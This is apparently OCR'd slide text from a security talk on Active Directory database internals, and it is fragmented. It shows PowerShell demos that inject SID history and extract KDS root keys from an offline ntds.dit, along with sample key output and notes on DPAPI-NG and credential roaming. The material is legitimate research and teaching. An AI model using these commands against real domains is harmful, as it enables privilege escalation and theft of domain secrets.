
```
PS> Get-Help Add-ADDBSidHistory


NAME
    Add-ADDBSidHistory


SYNTAX
    Add-ADDBSidHistory [-SamAccountName] <string> -SidHistory <Secu
    [-SkipMetaUpdate] [-LogPath <string>]  [<CommonParameters>]
```

Demo


Replication Metadata

DPAPI-NG (AKA CNG DPAPI)

- NCryptProtectSecret(Descriptor, Data,...)
- NCryptUnprotectSecret(ProtectedBlob,...)



PFX/PKCS#12 File Protection



Certificate Export Wizard

Security

To maintain security, you must protect the private key to a security principal or by using a password.

☑ Group or user names (recommended)


contoso\Domain Admins

□ Password:

Confirm password:


Encryption: AES256-SHA256

KDS Root Keys


Active Directory Sites and Services
File
Action
View
Help
Active Directory Sites and Services [LON-DC1.A
Sites
Services
AuthN Policy Configuration
Claims Configuration
Group Key Distribution Service
Master Root Keys
Server Configuration
Microsoft SPP
MsmqServices
NetServices
Public Key Services
RRAS
Shadow Principal Configuration
Windows NT

Name	Type
2909f14f-ad23-7202-e917-4771901471ea	msKds-ProvRootKey
cd1926a9-4afb-ccdc-a337-702c1e1d7ab5	msKds-ProvRootKey

Extracting KDS Root Keys




```
PS> Get-ADDBKdsRootKey -DBPath .\ntds.dit

Id: 746ed3c0-1e76-336d-6d3b-2921032b41f0
Version: 1
Creation Time: 24. 8. 2016 19:24:18
Effective Time: 3. 9. 2016 19:24:18
Domain Controller: CN=LON-DC1,OU=Domain Controllers,DC=Adatum,DC=com
Key
  e23159b3b7e2265597e26b4f4ac19078179240db3647cc7729fd9062349382 9e9c
  844376a4033cc395fc038ad3a84027be7cf6241dbfb270762902cde
Key Derivation Function
  Algorithm: SP800_108_CTR_HMAC
  Parameters: {[0, SHA512]}
Secret Agreement
  Algorithm: DH
  Public Key Length: 2048
  Private Key Length: 512
  Parameters
    0c0200004448504d0001000087a8e61db4b6663cffbbd19c651959998ceef608
```


Demo

Extracting KDS Root Keys

Credential Roaming



Credential Roaming - Storage



Certificate Services Client - Credential Roaming Properties


○ Not Configured
● Enabled
○ Disabled

Maximum tombstone credentials lifetime in days: 60

Maximum number of roaming credentials per user: 2,000

Maximum size (in bytes) of a roaming credential: 65,535

☑ Roam stored user names and passwords

